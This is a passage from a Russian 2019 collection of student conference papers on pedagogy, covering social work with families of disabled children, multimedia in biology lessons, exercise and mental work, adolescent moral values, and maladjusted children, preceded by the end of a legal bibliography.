4. Закон РФ от 26 июня 1992 г. № 3132-1 «О статусе судей в Российской Федерации» (ред. от 12.11.2018) // Ведомости СНД и ВС РФ. 1992. № 30. Ст. 1792.
5. Закон РФ от 27 декабря 1991 г. № 2124-1 «О средствах массовой информации» (ред. от 18.04.2018, с изм. от 17.01.2019) // Ведомости СНД и ВС РФ. 1992. № 7. Ст. 300.
6. Исаенков А.А. Свидетельские иммунитеты в российском гражданском процессе // Вестник Саратовской государственной юридической академии. 2015. № 6. С. 139.
7. Казаков А.А. Дисбаланс в правовом регулировании процессуальных иммунитетов в сфере уголовного судопроизводства // Lex russica. 2016. № 4. С. 115.
8. Конституция Российской Федерации: принята всенародным голосованием 12 декабря 1993 г. (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30 декабря 2008 г. № 6-ФКЗ, от 30 декабря 2008 г. № 7-ФКЗ, от 05 февраля 2014 г. № 2-ФКЗ, от 21 декабря 2014 г. № 11-ФКЗ) // Сборник законодательства РФ. 2014. № 31. Ст. 4398.
9. Литвинцева Н.Ю. Свидетельский иммунитет в российском уголовном судопроизводстве: Учебное пособие. Иркутск: Изд-во БГУЭП, 2014. 72 с.
10. Лопатин В.Н., Федоров А.В. Свидетельский иммунитет // Государство и право. 2004. № 6. С. 49.
11. Мельников В.Ю. Свидетельский иммунитет в уголовном судопроизводстве // Научный аспект. 2015. № 2. С. 157.
12. Международный пакт о гражданских и политических правах (принят 16 декабря 1966 г. Резолюцией 2200 (XXI) на 1496-ом пленарном заседании Генеральной Ассамблеи ООН // Режим доступа: <http://www.consultant.ru> (дата обращения: 24.01.2019).
13. Николук В., Кальницкий В. Применение статьи 51 Конституции РФ в уголовном судопроизводстве // Законность. 1997. № 8. С. 14.
14. Определение Конституционного Суда РФ от 06 марта 2003 г. № 108-О «По жалобе гражданина Цицкишвили Гиви Важевича на нарушение его конституционных прав пунктом 2 части третьей статьи 56 Уголовно-процессуального кодекса Российской Федерации» // Сборник законодательства РФ. 2003. № 21. Ст. 2060.
15. Постановление Конституционного Суда РФ от 20 февраля 1996 г. № 5-П «О проверке конституционных положений частей первой и второй статьи 18, статьи 19 и части второй статьи 20 Федерального закона от 8 мая 1994 г. «О статусе депутата Совета Федерации и статусе депутата Государственной Думы Федерального Собрания Российской Федерации» // Сборник законодательства РФ. 1996. № 9. Ст. 828.
16. Современный словарь иностранных слов. СПб.: Дуэт, 1994. 752 с.
17. Смолькова И.В. Актуальные проблемы охраняемых федеральным законом тайн в российском уголовном судопроизводстве: Монография. М.: Юрлитинформ, 2014. 352 с.
18. Уголовно-процессуальный кодекс Российской Федерации от 18 декабря 2001 г. № 174-ФЗ (ред. от 27.12.2018) // Сборник законодательства РФ. 2001. № 52 (ч. I). Ст.

4921.

19. Федеральный закон от 08 мая 1994 г. № 3-ФЗ «О статусе члена Совета Федерации и статусе депутата Государственной Думы Федерального Собрания Российской Федерации» (ред. от 27.12.2018) // Сборник законодательства РФ. 1994. № 2. Ст. 74.
20. Федеральный конституционный закон от 26 февраля 1997 г. № 1-ФКЗ «Об Уполномоченном по правам человека в Российской Федерации» (ред. от 31.01.2016) // Сборник законодательства РФ. 1997. № 9. Ст. 1011.
21. Федеральный закон от 06 октября 1999 г. № 184-ФЗ «Об общих принципах организации законодательных (представительных) и исполнительных органов государственной власти субъектов Российской Федерации» (ред. от 27.12.2018) // Сборник законодательства РФ. 1999. № 42. Ст. 5005.
22. Шмарева Т.А. Свидетель в российском уголовном судопроизводстве. М.: Юрлитинформ, 2014. 144 с.
23. Шигуров А.В. Проблемы реализации принципа осуществления правосудия только судом // Вестник Мордовского ун-та. 2009. № 4. С. 188.

© Шуктомов Б. В., 2019

ПЕДАГОГИЧЕСКИЕ НАУКИ



УДК 37.013.42

Д.О. Бражник

студент 4 курса ВГСПУ

г. Волгоград, РФ

E-mail: darya.brazhnik.98@mail.ru

Научный руководитель: Ю.Ю.Березина

канд. пед. наук, доцент ВГСПУ,

г. Волгоград, РФ

E-mail: jul-31@mail.ru

**ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ОРГАНИЗАЦИИ СОЦИАЛЬНО-
ПЕДАГОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ С СЕМЬЯМИ,
ВОСПИТЫВАЮЩИМИ РЕБЕНКА С ОГРАНИЧЕННЫМИ
ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ**

Аннотация

В статье представлен теоретический анализ, цель которого - характеристика особенностей организации социально-педагогической деятельности с семьями, воспитывающими детей с ограниченными возможностями. Актуальность данной темы подтверждается статистическими данными роста числа детей с ОВЗ, что обуславливает необходимость выработки мер помощи и поддержки семьям, которые их воспитывают. По результатам анализа представлены выводы об основных аспектах работы социального педагога с семьями, воспитывающими детей с ограниченными возможностями.

Ключевые слова:

ОВЗ, дети с ограниченными возможностями здоровья, социально-педагогическая деятельность, семья ребенка с ОВЗ, социальная адаптация, социализация.

На сегодняшний день, по данным Росстата, на 1 января 2018 года в России зарегистрировано 12,1 млн. человек всех групп инвалидности (8,2% населения России), из них более 700 тысяч – дети-инвалиды [2].

Ребёнок с ограниченными возможностями здоровья – это ребенок со стойким расстройством функций организма, обусловленным заболеванием или врожденными недостатками развития, вызывающие ограничение ее нормальной жизнедеятельности и необходимость дополнительной социальной помощи и защиты [1, с. 39].

Такие дети испытывают серьезные сложности в организации своего поведения, учебной и коммуникативной деятельности, что обусловлено особенностями их развития, наличием соматических заболеваний.

Сегодня семьи, воспитывающие ребёнка инвалида, относятся к социально незащищенным категориям населения. У таких семей существует множество проблем различного рода. Современный подход к семье, воспитывающей ребёнка с ограниченными возможностями здоровья, изучает её как реабилитационную

структуру, обладающую всеми возможностями, чтобы создать максимально благоприятные условия для развития и воспитания ребёнка.

Функции, которые свойственны для такой семьи [5, с. 101]:

- коррекционно-развивающая;
- компенсирующая;
- реабилитационная.

Функции семьи, воспитывающей ребёнка с ОВЗ, могут быть нарушены под влиянием некоторых факторов, в том числе особенностей личности её членов и взаимоотношений между ними, условий жизни семьи, нарушений её структуры и др.

Семьи, воспитывающие детей с ограниченными возможностями здоровья, имеют ряд специфических проблем, среди которых основными являются: медицинские проблемы; экономические проблемы; проблема воспитания, обучения и ухода за ребёнком инвалидом; социально-профессиональные проблемы семьи; психологические проблемы. В общем виде данные семьи можно разделить на два типа:

- семья, в которой отношение к проблеме ребёнка имеет конструктивный характер, т.е. родители не уходят в долгие переживания, а пытаются адаптироваться к новым условиям, наладить семейный быт, изменить своё отношение к возникшей проблеме;

- семья, в которой отношение к проблеме ребёнка имеет деструктивный характер, выражающийся в форме избегания проблемы, жестокого, холодного обращения и эмоционального отклонения ребёнка [4, с. 96].

Таким образом, семьи, воспитывающие ребёнка с ограниченными возможностями здоровья, нуждаются в специализированной социально-педагогической работе, так как у этих категорий семей неизбежно возникают проблемы, связанные с воспитанием и развитием своего ребёнка, социально-экономическим положением в обществе, а также медицинские, психологические и социально-профессиональные проблемы.

В общем, социально-педагогическая деятельность – это разновидность профессиональной деятельности, которая направлена на оказание помощи детям и молодёжи, а также их ближайшему окружению в процессе их социализации, социального развития, освоения ими социальных норм и ценностей, на создание условий для их самореализации в обществе [3, с. 45].

Научную основу социально-педагогических технологий работы с детьми с ограниченными возможностями здоровья, а также их родителями, разрабатывают такие ученые, как Л.И. Аксенова, И.М. Бгажнокова, С.А. Беличева, В.Г. Бочарова, Г.А. Воронина, М.А. Галагузова, М.П. Гурьянова, В.И. Загвязинский, Т.В. Лодкина, А.В. Маллер, Л.В. Мардахаев, Н.С. Морова, Н.М. Назарова, В.А. Никитин, Л.Я. Олиференко, О.А. Селиванова, М.Л. Скуратовская, Е.Н. Сорочинская, П.А. Шептенко, Т.И. Шульга и др.

Главная цель социально-педагогической деятельности в работе с семьей ребенка с ограниченными возможностями – помочь семье справиться с трудной задачей воспитания ребенка-инвалида, способствовать ее оптимальному функционированию, несмотря на имеющийся объективный фактор риска, воздействовать на семью с целью

того, чтобы мобилизовать ее возможности для решения задач реабилитационного процесса. Иными словами, цель данной деятельности – способствовать социальной адаптации и реабилитации семьи в ситуации воспитания ребенка с ограниченными возможностями здоровья.

В свою очередь, основная задача социального педагога – помочь родителям преодолеть первоначальную реакцию подавленности и растерянности. Занять активную позицию в реабилитации ребенка, сосредоточив усилия не только на лечении, но и на развитии его личности, на поиске адекватных способов социализации и достижении оптимального уровня адаптации его в обществе.

Формы работы социального педагога определяются индивидуально, в зависимости от специфических проблем конкретной семьи, однако, в большинстве случаев, необходимо осуществлять патронажную и посредническую функцию, обеспечивать социально-педагогическую поддержку семьям, воспитывающим детей с ОВЗ, а также оказывать консультационные услуги в рамках своей компетенции.

В ходе консультационной деятельности, важно оказывать правовую помощь родителям детей с ОВЗ, так как в большинстве случаев, они не обладают достаточными знаниями в области прав и возможностей государственной поддержки, что снижает общий реабилитационный эффект и не позволяет в полной мере использовать потенциал различных служб государственных органов, чья деятельность направлена на помощь таким семьям.

Таким образом, организация социально-педагогической деятельности с семьями, воспитывающими детей с ограниченными возможностями здоровья, должна опираться на выявленные проблемы и включать, помимо психологической помощи, содействие в решение бытовых и материальных вопросов. Также деятельность социального педагога должна быть направлена на максимальную адаптацию ребенка к современным условиям жизнедеятельности и осуществляться в тесном взаимодействии с различными структурами, позволяющими реализовать комплексный подход в оказании помощи.

Список использованной литературы:

1. Мудрик А.В. Социальная педагогика: учеб, для вузов.8-е изд. М.:«Академия», 2013. 240с.
2. Положение инвалидов [Электронный ресурс]. – Режим доступа: http://www.gks.ru/wps/wcm/connect/rosstat_main/rosstat/ru/statistics/population/disabilities/#. – (дата обращения 23.02.2019).
3. Смирнова Е.Р. Семья нетипичного ребенка. Социокультурные аспекты. Саратов, 2016.187с.
4. Ткачева В. В. Технологии психологического изучения семей,воспитывающих детей с отклонениями в развитии. М.: Психология,2006.320 с.
5. Холостова Е.И. Дементьева Н.Ф. Социальная реабилитация: Учеб.пособие. М.:Издательско-торговая корпорация «Дашков и Ко»,2012.340 с.

© Бражник Д.О., 2019

УДК 336

С.А.Каримова

Студент ФГБОУ ВО БГУ

г.Бирск, РФ

E-mail: lana89.karimova.21.03@mail.ru

Н.А.Шмелев

Канд. Биол.наук, доцент

ФГБОУ ВО БГУ

г.Бирск, РФ

E-mail: reptil11@yandex.ru

ОПЫТ ПРИМЕНЕНИЯ МУЛЬТИМЕДИЙНЫХ СРЕДСТВ НА УРОКАХ БИОЛОГИИ

Аннотация

Важнейшим средством активизации процесса обучения является применение инновационных педагогических технологий. Рассмотрим опыт использования мультимедийных средств на уроках биологии с целью изучить влияние мультимедийных средств на успеваемость обучающихся. Оценку успеваемости проводили с помощью тестирования. Применение инновационных педагогических технологий значительно мотивирует обучающихся и активизирует процесс обучения и, в результате, способствует повышению успеваемости обучающихся.

Ключевые слова:

Педагогическая технология, педагогический эксперимент, мультимедиа.

Педагогическая технология – это упорядоченная система действий, операций и процедур, обеспечивающих достижение прогнозируемого результата в изменяющихся условиях образовательного процесса [1, с. 329]. В.В. Юдин говорит о том, что «технология – последовательность шагов рекомендуемой учебной деятельности, выделенных на основе научных представлений». Он же дает другое определение: «педагогическая технология – совокупность методов, приемов обучения, гарантировано приводящих к заданному результату» [2, с. 16].

Важнейшим средством активизации процесса обучения является применение инновационных педагогических технологий. В последнее время важное значение приобретает использование в педагогическом процессе информационных технологий, заметно повышающих интерес обучающихся к изучаемому предмету, мотивацию к учебе и успеваемость. Как известно, при проведении уроков биологии большое значение имеет демонстрационный материал, большие возможности для этого открывает применение компьютерной техники и использование мультимедийных

средств обучения. Использовать это можно на любых этапах урока, и при объяснении нового материала, и при закреплении, и для контроля знаний, причем, на каждом этапе урока предоставляются большие возможности выбора материала. При применении мультимедийных средств обучения, в том числе презентаций, у обучающихся развивается зрительная память, акцентируется внимание на важных объектах. Ввод педагогического материала в виде мультимедийной презентации уменьшает время обучения. Так как данная форма позволяет представить учебный материал как систему ярких опорных образов, наполненных информацией в определенном порядке. В этом случае задействуются различные каналы восприятия учащихся [3, 232].

При работе используются преимущества информационных технологий, заключающиеся в сочетании сразу нескольких компонентов: текста, рисунка, анимации, звукового сопровождения и других элементов. Рассмотрим опыт использования мультимедийных технологий на уроках биологии.

С целью проверки эффективности использования мультимедиапрезентаций в учебном процессе на уроках биологии, нами был запланирован и проведен педагогический эксперимент. Цель эксперимента: оценить пользу использования мультимедиа на уроке биологии на абсолютную и качественную успеваемость обучающихся по данному предмету.

Эксперимент включает в себя три этапа:

- констатирующий,
- формирующий,
- контрольный.

На констатирующем этапе эксперимента мы фиксируем успеваемость по биологии в экспериментальном и контрольном классах с помощью тестирования (на данном этапе успеваемость в контрольном и экспериментальном классах сопоставимы). Формирующий этап эксперимента включает в себя проведение дисциплины с применением мультимедиапрезентаций. Контрольный этап эксперимента включает в себя фиксацию тех же параметров, что и на этапе констатирующего эксперимента, при этом необходимо зафиксировать возможную разницу, которую можно объяснить влиянием действия формирующего эксперимента. Согласно нашему мнению использования мультимедиа на уроке может заметно повлиять на усвоение нового материала и на повышение интереса обучающихся к биологии, хотя, полученные данные, в принципе можно считать не окончательными, но, тем не менее, можно рассматривать как реальные результаты.

Как видно из рис 1, абсолютная и качественная успеваемость в контрольном классе не изменилась, и на констатирующем и на контрольном этапах как на уроках биологии не было применено мультимедийные средства. Аналогичные данные по экспериментальному классу напротив, говорят о заметном повышении успеваемости, причем как качественной, так и абсолютной.




Рисунок 1 – Абсолютная и качественная успеваемость по биологии в контрольном классе: 1 – констатирующий этап эксперимента, 2 – контрольный этап эксперимента




Рисунок 2 – Абсолютная и качественная успеваемость по биологии в экспериментальном классе: 1 – констатирующий этап эксперимента, 2 – контрольный этап эксперимента

Вывод:

1. Применение средств интерактивных и коммуникативных технологий на уроках биологии, в нашем случае презентаций, способствует заметному повышению интереса обучающихся к биологии, как к учебному предмету.

2. Применение мультимедий на уроках биологии повысило успеваемость качественной и абсолютной успеваемость обучающихся

Список использованной литературы:

1. Слостенин, В.А. Педагогика: учебное пособие для студентов педагогических учебных заведений / В.А.Слостенин, И.Ф.Исаев, А.И.Мищенко, Е.Н.Шиянов. – М.: Школа-Пресс, 1997. - 512 с.
2. Юдин, В.В. Общепедагогические технологии: монография / В.В. Юдин. – Ярославль: РИЦ МУБиНТ, 2007.– 179 с.
3. Ксензова Г.Ю. Перспективные школьные технологии: учебно - методическое

пособие. - М.: Педагогическое общество России, 2008. –232 с.

© Каримова С.А., Шмелев Н.А., 2019

УДК 796

А.А. Скибо

Студент 4 курса БГТУ,

г. Брянск, РФ

E-mail: anyaskibo@mail.ru

Научный руководитель: Е.А. Цыбульская

доцент БГТУ,

г. Брянск, РФ

E-mail: tsybulskaya.e@yandex.ru

ВЛИЯНИЕ ФИЗИЧЕСКОЙ АКТИВНОСТИ ЧЕЛОВЕКА НА УМСТВЕННУЮ ДЕЯТЕЛЬНОСТЬ

Аннотация

Студенты университетов часто сталкиваются с проблемой усвоения нового материала. Это связано с высокими как эмоциональными, так и умственными нагрузками в процессе обучения, что за собой влечёт изменения в дыхательной деятельности, сердечно - сосудистой системе, а так же в других органах, и впоследствии приводит к переутомлению и различным проблемам со здоровьем.

Ключевые слова:

Двигательная активность, нервная система, умственные нагрузки, мозг, мышцы

Во время бега, ходьбы, катания на коньках и разных физических упражнений, наблюдается ритмическое растяжение и сжатие мышц, что способствует поддержанию тонуса и работоспособности головного мозга человека. Для успешной интеллектуальной деятельности необходим как тренированный мозг, так и тренированная мускулатура, помогающая нервной системе справиться с нагрузками.

Двигательная активность способствует повышению обменных процессов в организме и является одним из условий формирования механизмов адаптации к умственным нагрузкам. Двигательная деятельность представляет собой процесс, в котором участвуют не только мышцы, но и многие участки нервной системы. При сокращении мышц возникают сигналы, которые стимулируют центральную нервную систему человека, поддерживая работу нервных центров. Регулярный поток таких сигналов, сказывается на вегетативной, мышечной, сердечно - сосудистой и

дыхательной системах человеческого организма, а так же поднимает его тонус и улучшает когнитивную функцию мозга.

Чем больше усилий человек прикладывает к освоению нового материала, тем сосредоточеннее выражение его лица, напряжённость мышц лица выражается в сжатии губ и напряжении лобной мышцы, это связано с повышением эмоционального тонуса. Также бессознательно сокращаются и напрягаются мышцы коленного сустава, шеи, плечевого пояса, так как их активность связана с нервными центрами управляющими вниманием и эмоциями.

В результате использования физических упражнений совершенствуются все звенья нервной системы – зрение, слух, пространственная ориентация и другие.

При длительных умственных нагрузках увеличивается умственное утомление, вследствие чего снижается работоспособность человека. Происходит это по причине того, что кора головного мозга не в состоянии больше справиться с нервным возбуждением, и оно распространяется по всей мускулатуре. Снять мышечное напряжение можно при помощи физических упражнений и двигательной активности.

От уровня физической подготовки организма человека, зависит память, восприятие, активность и устойчивость внимания, скорость переработки информации. Также от физических качеств организма, таких как: быстрота, выносливость, зависит протекание психических процессов. При повышении уровня развития двигательных качеств с помощью целенаправленных физических упражнений можно способствовать снижению уровня агрессивности, фрустрации и невозможности человека адаптироваться к новым условиям.

Таким образом, рационально подобранная физическая нагрузка до, в процессе и после окончания интеллектуальной деятельности непосредственно влияет на интенсивность работоспособности головного мозга. Важным моментом в такой ситуации имеет определение именно того уровня двигательной активности, при котором наилучшим образом достигается максимальная планка работоспособности. Эффект полного восстановления возможен только при определенном уровне нагрузок, соответствующих уровню физической подготовки человека. При этом небольшие физические нагрузки не окажут существенного воздействия. Чрезмерные же нагрузки приводят к переутомлению и значительному снижению работоспособности [3].

Список использованной литературы:

1. Абаскалова Н. П. Теория и практика формирования здорового образа жизни учащихся и студентов в системе «школа — вуз»: автореф. докт. дис., Барнаул, 2004. – 148 с.
2. Виленский В. И. Физическая культура студента. – М: Гардарики, 2005, – 110 с.
3. Любаев А. В. Влияние физических упражнений на умственную деятельность студентов и их взаимосвязь // Молодой ученый. – 2015. – №18. – С. 423-425.

© Скибо А.А., 2019

УДК 371.485

О.Ю. Соловьёва,
студент 4 курса ВГСПУ,
Волгоград, РФ

E-mail: kudryashechka1995@gmail.com

Научный руководитель: Ю.Ю.Березина,
канд. пед. наук, доцент ВГСПУ,
г. Волгоград, РФ
E-mail: jul-31@mail.ru

ФОРМИРОВАНИЕ ДУХОВНО-НРАВСТВЕННЫХ ЦЕННОСТЕЙ ПОДРОСТКОВ

Аннотация

Автором статьи анализируется проблема формирования духовно-нравственных ценностей в подростковом возрасте. Целью статьи выступает диагностика уровней сформированности духовно-нравственных ценностей подростков.

Ключевые слова:

духовно-нравственное воспитание, подросток, духовно-нравственные ценности, духовно-нравственные ценности подростков.

В настоящее время российское общество находится в состоянии глубокого духовно-нравственного кризиса, который проявляется в крушении нравственных идеалов, в утрате духовно-нравственных ориентиров среди подростков, в разрушении ценностных основ.

Ценности выступают интегративной основой как для отдельно взятого человека, так и для человечества в целом. В этом контексте, особо значимыми являются вопросы ориентации подростков в мире духовно-нравственных ценностей.

В научной литературе существуют различные трактовки понятия «духовно-нравственные ценности». Чаще всего, под «духовно-нравственными ценностями» понимают «универсальные общечеловеческие ценности и систему моральных регуляторов поведения человека, таких как совесть, честь, чувство собственного достоинства, долга».

Обращение к подростковому возрасту было не случайным. Этот возраст – период активного нравственного становления личности, когда интенсивно формируются социальные установки, отношение к себе, к людям, к обществу, духовно-нравственные ценности человека, создаются предпосылки для появления мыслей о смысле своей жизни.

На усвоение подростками духовно-нравственных ценностей большое влияние оказывает телевидение. Подростки склонны копировать экранные образцы поведения, не подвергая их критическому осмыслению (особенно, если образ привлекательный). К сожалению, книги, которые традиционно влияли на формирование нравственных

идеалов и духовно-нравственных ценностей на современном этапе не оказывают прежнего воспитательного влияния на подростков. Это связано с кругом чтения подростков, а так же с их низкой читательской активностью.

Перейдем к анализу эмпирических данных исследования. В задачи исследования входило выявить уровни сформированности духовно-нравственных ценностей подростков, нравственной самооценки и отношение к жизненным ценностям.

Диагностическое исследование проводилось на базе МКОУ Нижнечирской СОШ Сурувикинского района Волгоградской области. В исследовании участвовало 13 учащихся 6 класса.

Для изучения уровня сформированности духовно-нравственных ценностей подростков был подобран комплекс диагностических методик: анкета «нравственные понятия» (А.Е.Стоцкая), диагностика этики поведения «Незаконченные предложения», «диагностика отношений к жизненным ценностям» (Т.А.Фалькович).

Нами была проведена анкета «Нравственные понятия» (А.Е.Стоцкая). Учащимся было предложено дать определения понятиям: человеколюбие, справедливость, честь, совесть, воля, личное достоинство, вера в добро, патриотизм.

Проведя анализ данных, полученных по данной методике, мы можем сделать вывод о том, что:

- Высокий уровень был выявлен у 17 % опрошенных (2 человека). Они хорошо разбираются в нравственных понятиях, правильно раскрыли их смысл. Например, понятие «патриотизм» в словаре Ожегова С.И. трактуется как преданность и любовь к своему отечеству, к своему народу. И как трактовали это понятия ученики – любовь и уважение к Родине; преданность своей стране.

- Средний уровень – у 33 % учащихся (4 человека). Учащиеся правильно раскрывали понятия, но в некоторых понятиях ошибались и описывали неправильно. Понятие «Честь» по словарю Ожегова С.И. означает - достойные уважения и гордости моральные качества человека; его соответствующие принципы. Ребята же писали так – достойные уважения, правильные поступки.

- Низкий уровень понимания нравственных понятий выявлен у 50 % опрошенных (6 человек). Подростки ответили правильно только на одно или два понятия. В целом, понятия не сформированы, ребенок не понимает о чем идет речь. В таких понятиях как: «справедливость», «личное достоинство» и «вера в добро» учащиеся не объясняли трактовку понятий, а просто писали его в ответе. Например, вера в добро – это когда ты веришь в добро; личное достоинство – это когда у тебя есть достоинство; справедливость – это когда все справедливо. Понятия совсем не раскрыты.

Второй была проведена методика «Незаконченные предложения».

Задачей данной методики являлась диагностика толерантного поведения учащихся. Учащимся было дано пять незаконченных предложений. Они должны были подумать и каждое из этих предложений дописать сами.

У большинства опрошенных в продолжение первого предложения «Когда я вижу кого-то из ребят в нелепой ситуации, то я...» содержится указание на помощь и сочувствие. Например: «посмотрю, что случилось и помогу», «помогу выйти из

ситуации». Такого мнения придерживаются 11 человек (92 %) и только 1 человек (8 %) написал, что ничего предпринимать не будет, таким образом, проявляя равнодушие.

В продолжение второго предложения «Если кто-то надо мной смеется, то я...» большее число учащихся дали отрицательный результат 7 человек (58 %), в котором проявлялась агрессия или разные способы психологического подавления. Например: «обзову его», «врежу». Другие решили, что лучшим в такой ситуации будет: отсутствие реакции, уход от ситуации; высказывание своих чувств, мнения без грубости и агрессии. С таким мнением были солидарны 5 человек (42 %). К примеру: «спрошу в чем дело», «сначала спрошу что случилось».

Продолжением на предложение «Если я хочу, чтобы меня приняли в игру, то я...» у многих ребят стал положительный результат: само утверждающее поведение, построенное на равноправных отношениях, открытая позиция у 10 человек (83 %). Ответили отрицанием 2 человека (17%) – давление, агрессия, хитрость. Кто-то писал так: «если не примете, то получите», «тогда буду рассказывать про них гадости».

На следующее предложение «Когда меня постоянно перебивают, то я...» положительный ответ дали 5 человек (42 %). «Скажу, чтобы не перебивали и дали мне договорить». Ими было продемонстрировано высказывание своего пожелания, мнения, чувств, отношения без агрессии и грубости. Но большинство - 7 человек (58 %), считают, что отсутствие всякой реакции, агрессия, раздражение, угроза, давление будет правильным действием в этой ситуации. Ответы ребят были схожи: «скажу чтобы он замолчал», «могу накричать», «говорю громче и перебиваю его».

В завершающем предложении «Когда мне не хочется общаться с одноклассниками, я...» ребята продемонстрировали в основном отрицательные результаты, в которых проявляется грубость, агрессия, нетактичность – 10 человек (83 %): «скажу, чтобы отстали от меня», «найду себе других друзей», «могу наорать, если будут лезть ко мне». Оставшиеся 2 учащихся (17 %) написали, что именно тактичное, мягкое, понятное высказывание своего пожелания будет правильным исходом данной ситуации: «я попытаюсь корректно намекнуть на это», «не буду игнорировать и скажу, что хочу побыть одна».

После проведения данной диагностики мы можем сделать вывод о том, что оценка толерантного поведения у некоторых учащихся некорректна.

Следующей была проведена методика «Диагностика отношения к жизненным ценностям» (Т.А.Фалькович). Учащимся было дано 10 высказываний с ценностями, из которых испытуемому необходимо было выбрать 5 наиболее значимых предложений. Сами высказывания предлагали задуматься участникам анкетирования над тем, какие представлены ценности и что является более важным для каждого из них. Представленные высказывания делились на материальные и нематериальные ценности. Согласно интерпретации результатов, 9 учащихся показали средний уровень отношения к жизненным ценностям, что составило 75 %. В основном, выбирали такие варианты ответов, как: «иметь много денег» и «иметь самый современный компьютер», что свидетельствует об ориентации на материальные ценности.

Уровень ниже среднего по отношению к жизненным ценностям показали 2 человека, что составило 17 %. Низкий уровень был выявлен только у одного учащегося (8 %). А вот высокий уровень отношения к жизненным ценностям не показал никто из учащихся. Таким образом, можно сказать, что все учащиеся в той или иной степени опираются на материальные ценности.

На основе анализа эмпирических данных, полученных в ходе исследования, можно сделать вывод о том, что все учащиеся нуждаются в коррекционно-педагогической работе.

Список использованной литературы:

1. Блюмкин В.А., Гумницкий Г.Н., Цырлина Т.В. Нравственное воспитание (Филос. - этич. основы) / - Воронеж: Изд-во Воронеж, ун-та, 1990. – 141 с.
2. Мясищев В.Н. Ценностные ориентации личности в современном обществе. – М.: Галерея, 1998.
3. Ожегов С.И. толковый словарь русского языка: Около 100 000 слов, терминов и фразеологических выражений - М.: ОНИКС-ЛИТ, Мир и Образование, 2012. - 1376 с.

© Соловьёва О.Ю., 2019

УДК 316.624.2

Т.С.Туманова

студент 4 курса СКП

ВГСПУ

г.Волгоград

E-mail: tatyana.tumanova.1997

СОЦИАЛЬНО-ПЕДАГОГИЧЕСКАЯ ДЕЯТЕЛЬНОСТЬ С ДЕЗАДАПТИРОВАННЫМИ ДЕТЬМИ

Аннотация

В настоящее время наше общество испытывает глубокие, кризисные изменения во всех сферах жизнедеятельности. Происходит серьезная трансформация в привычных для нас ценностях, существенно изменились статусно-ролевые отношения семей с детьми. Социально-экономическое превосходство над другими областями жизни привели к смене семейной идеологии, особенно остро это отражается на социализации молодого поколения. Негативные последствия сказываются на детях как наиболее уязвимой категории граждан, которые дали толчок к нарушению их нормального физического и психического развития, а также благополучной адаптации в среде. В последствии чего, общество столкнулось с социально опасной проблемой – социальной дезадаптации.

Прирост безнадзорных и беспризорных, дезадаптированных, большой возрастной когорты, несовершеннолетних говорит о том, что пока недостаточно существующих

мер для преодоления и искоренения этого явления, поэтому в данной статье мы рассмотрим новые подходы и пути решения этой проблемы.

Ключевые слова:

социальная дезадаптация, деструктивность, социально-педагогическая деятельность, дисфункциональный слой, ресоциализация, субцивилизационный.

Введение

Реальной угрозой для человека и человечества в целом стала деструктивность, определяемая самыми различными факторами (такими как экономические кризисы, социальные условия жизни, рост числа неблагополучных семей, и т.д.). Этот процесс в большей степени отразился на подрастающем поколении, социализация детей происходит с некоторыми сложностями, нарушается комплексное становление личности и ее интеграция в общество.

В исследовательской литературе выделяют несколько причин, влияющих на процесс дезадаптации подростков и детей: психолого-педагогический фактор (дефект школьного и семейного воспитания), социальный фактор (социальные и социально-экономические условия функционирования общества), наследственность (психофизическая, социальная, социокультурная), социальная деятельность самого индивида, т.е. отношение к нормам и установкам своего окружения, приоритет личных ценностей и саморегулирование в ходе взаимодействия с членами группы.

А также дезадаптация может быть связана с половозрастными особенностями детей и подростков, огромную роль играют знания периодов взросления детей и их побочных эффектов, на сам организм и поведение ребенка в целом. Дезадаптация детей, как особой возрастной когорты социальной структуры российского общества, является следствием системного и длительного социально-экономического кризиса, ухудшающего материального положения семей. Она обусловлена отчуждением детей от неблагополучных семей, растущей алкоголизацией населения. Следствием кризиса основных институтов социализации детей и подростков является их маргинализация, рост правонарушений и преступлений. Дезадаптированное детство формирует субцивилизационный, дисфункциональный по своим последствиям для социальной структуры общества социальный слой. Социальная дезадаптация набирает тенденцию увеличения, виной этому служат и родители детей, вовремя не выполнивших предназначенных им функции.

Однако социальная дезадаптация- процесс обратимый, поэтому можно не только предупреждать отклонения в социальном развитии, но и управлять процессом ресоциализации социально дезадаптированных детей.

